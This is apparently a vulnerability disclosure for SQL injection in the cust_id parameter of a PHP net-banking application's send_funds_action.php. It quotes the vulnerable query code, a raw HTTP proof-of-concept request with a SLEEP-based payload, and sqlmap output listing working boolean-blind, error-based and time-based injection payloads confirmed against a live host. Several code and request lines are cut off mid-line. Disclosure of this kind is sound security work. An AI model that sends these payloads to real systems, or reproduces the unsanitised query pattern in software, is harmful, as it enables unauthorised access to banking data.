Vulnerability file address

`net-banking/send_funds_action.php` from line 17,The `$_GET['cust_id']` parameter is controllable, the parameter cust_id can be passed through get, and the `$receiver_id` is not protected from sql injection, line 29 `$result5 = $conn->query($sql5);` made a sql query,resulting in sql injection


```
......
......
......
    if (isset($_GET['cust_id'])) {
        $receiver_id = $_GET['cust_id'];
    }

    $sender_id = $_SESSION['loggedIn_cust_id'];
    $amt = mysqli_real_escape_string($conn, $_POST["amt"]);
    $password = mysqli_real_escape_string($conn, $_POST["password"]);

    $sql0 = "SELECT * FROM customer WHERE cust_id=".$sender_id." AND pwd='".$passwor
    $result0 = $conn->query($sql0);
    $row0 = $result0->fetch_assoc();

    $sql5 = "SELECT * FROM customer WHERE cust_id=".$receiver_id;
    $result5 = $conn->query($sql5);
......
```

```
......
......
```

POC

```
GET /net-banking/send_funds_action.php?cust_id=666 AND (SELECT 2011 FROM (SELECT(SLE
Host: www.bank.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:94.0) Gecko/20100101 Fi
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=m5fjmb3r9rvk4i56cqc22ht3c3
Upgrade-Insecure-Requests: 1
```

Attack results pictures



```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibi
lity to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or
damage caused by this program

[*] starting @ 20:18:36 /2022-09-04/

[20:18:36] [INFO] parsing HTTP request from '/Users/xianyu123/Desktop/1.txt'
[20:18:36] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9.0.1) Gecko/200807261
0 Firefox/2.0.0.12' from file '/usr/local/Cellar/sqlmap/1.6.8/libexec/data/txt/user-agents.txt'
custom injection marker ('*') found in option '-u'. Do you want to process it? [Y/n/q] Y
[20:18:38] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* (URI)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: http://www.bank.net:80/net-banking/send_funds_action.php?cust_id=666 AND 9736=(SELECT (CASE WHEN (9736=9736) THEN 9736
ELSE (SELECT 1383 UNION SELECT 7999) END))-- -

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: http://www.bank.net:80/net-banking/send_funds_action.php?cust_id=666 OR (SELECT 1103 FROM(SELECT COUNT(*),CONCAT(0x7171
706a71,(SELECT (ELT(1103=1103,1))),0x71717a7871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: http://www.bank.net:80/net-banking/send_funds_action.php?cust_id=666 AND (SELECT 2011 FROM (SELECT(SLEEP(5)))DwUi)
---
[20:18:38] [INFO] testing MySQL
[20:18:38] [INFO] confirming MySQL
[20:18:38] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.21.2, PHP 5.6.40
back-end DBMS: MySQL >= 5.0.0
[20:18:38] [INFO] fetched data logged to text files under '/Users/xianyu123/.sqlmap/output/www.bank.net'

[*] ending @ 20:18:38 /2022-09-04/
```